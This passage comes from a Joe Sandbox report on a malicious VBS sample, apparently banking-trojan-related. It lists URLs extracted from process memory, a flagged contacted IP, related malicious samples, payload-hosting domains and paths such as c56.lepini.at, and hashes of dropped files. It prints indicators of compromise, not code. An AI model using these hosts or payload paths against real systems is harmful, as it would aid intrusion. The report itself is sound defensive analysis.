http://search.chol.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000018.00000 003.882332819.000001B4AFFA0000 .00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000018.00000 003.882332819.000001B4AFFA0000 .00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000018.00000 002.951922718.000001B4A76E3000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://msk.afisha.ru/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000018.00000 002.926126421.000001B497681000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000018.00000 002.926947310.000001B497891000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000018.00000 002.926947310.000001B497891000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000018.00000 002.951922718.000001B4A76E3000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.igbusca.com.br/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000018.00000 002.926947310.000001B497891000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000020.0000000 0.908964603.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000020.0000000 0.911186934.000000000DAD3000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	322273
Start date:	24.11.2020
Start time:	20:33:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0xyZ4rY0opA2.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	4

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winVBS@32/52@10/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 51.104.139.180, 104.108.39.131, 52.155.217.156, 20.54.26.129, 8.248.135.254, 67.26.75.254, 8.253.204.249, 8.241.123.126, 8.253.204.121, 152.199.19.161, 92.122.213.194, 92.122.213.247, 104.43.139.144, 51.104.144.132, 13.83.66.189, 13.83.66.62, 13.83.66.119, 13.83.65.212, 13.83.66.22, 13.88.85.215, 51.104.136.2, 20.49.150.241 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, www.tm.lg.prod.aadmsa.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, go.microsoft.com, login.live.com, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target mshta.exe, PID 3096 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:34:24	API Interceptor	1x Sleep call for process: wscript.exe modified
20:35:44	API Interceptor	43x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
myip.opendns.com	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 84.17.52.25
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 84.17.52.25
	earmarkavchd.dll	Get hash	malicious	Browse	• 84.17.52.25
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 84.17.52.25
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 84.17.52.40
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 84.17.52.40
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 84.17.52.40
	4.exe	Get hash	malicious	Browse	• 84.17.52.10
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 84.17.52.10
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 91.132.136.164
	Capasw32.dll	Get hash	malicious	Browse	• 84.17.52.80
	my_presentation_u6r.js	Get hash	malicious	Browse	• 84.17.52.22
	open_attach_k7u.js	Get hash	malicious	Browse	• 84.17.52.22
	ZwlegcGh.exe	Get hash	malicious	Browse	• 84.17.52.22
	dokument9903340.hta	Get hash	malicious	Browse	• 84.17.52.22
	look_attach_s0r.js	Get hash	malicious	Browse	• 84.17.52.22
	my_presentation_u5c.js	Get hash	malicious	Browse	• 84.17.52.22
	presentation_p6l.js	Get hash	malicious	Browse	• 84.17.52.22
	job_attach_x0d.js	Get hash	malicious	Browse	• 84.17.52.22
	UrsnifSample.exe	Get hash	malicious	Browse	• 84.17.52.78
c56.lepini.at	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://qaht.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/3nLKwPu	Get hash	malicious	Browse	• 8.208.98.199
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 47.254.169.80
	http://https://bit.ly/2UR10cF	Get hash	malicious	Browse	• 8.208.98.199
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\earmark.avchd	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{174A4BA0-2E8C-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7720649020273236
Encrypted:	false
SSDEEP:	48:IwzGcpri7GwpLCG/ap8zrGIpcKGvnZpv8Go5Pqp9CGo4NTzpm5GW55FTo4GW57Te:rJZ+Zo2z9W3toifFNTzMVbR6zfBWcpB
MD5:	5DEB0017862BB790072DDA8EEEF8AAFC
SHA1:	8BD7C747F7245B734663A5C908D0290990EBB0CB
SHA-256:	A1C401660840580CFC4F5B57B922761BB12211301D6A7F20862D090191208B00
SHA-512:	432F7AC02B586A2E793F97E81EC6B5E68F23888E45B29C8C08CCEF000D3779DFEC1FFECE426165C272A579BA48400FE206921121734AAE41229DC2675B218F1F
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{32EE892B-2E8C-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	50312
Entropy (8bit):	1.9926269390046003
Encrypted:	false
SSDEEP:	192:rFrZbmZEv2Co9WttyifSc+zMG2Ba2D7jicONMDu3pMzt2pMzfVN2BzmWX+gpznM4:r/WdxUXbjhHrXsN1GoT

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{32EE892B-2E8C-11EB-90EB-ECF4BBEA1588}.dat	
MD5:	D35FC3A0C308572AE63AD8E3450AF5A3
SHA1:	DE10833251B928FCF16135977FE49A6957956FAC
SHA-256:	5716A2788A1843C69DA30A772150E337BA08C2C01FA7E8B9DCD4D4943FD3223B
SHA-512:	E9EF63C1BDEA070C79C6A3FBFD6156432751D48411DA590D531EBCC08964B40CC8492A54AA4A06753C083C7F02B86A46B6580A2CA892D3558408E6D5745603E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

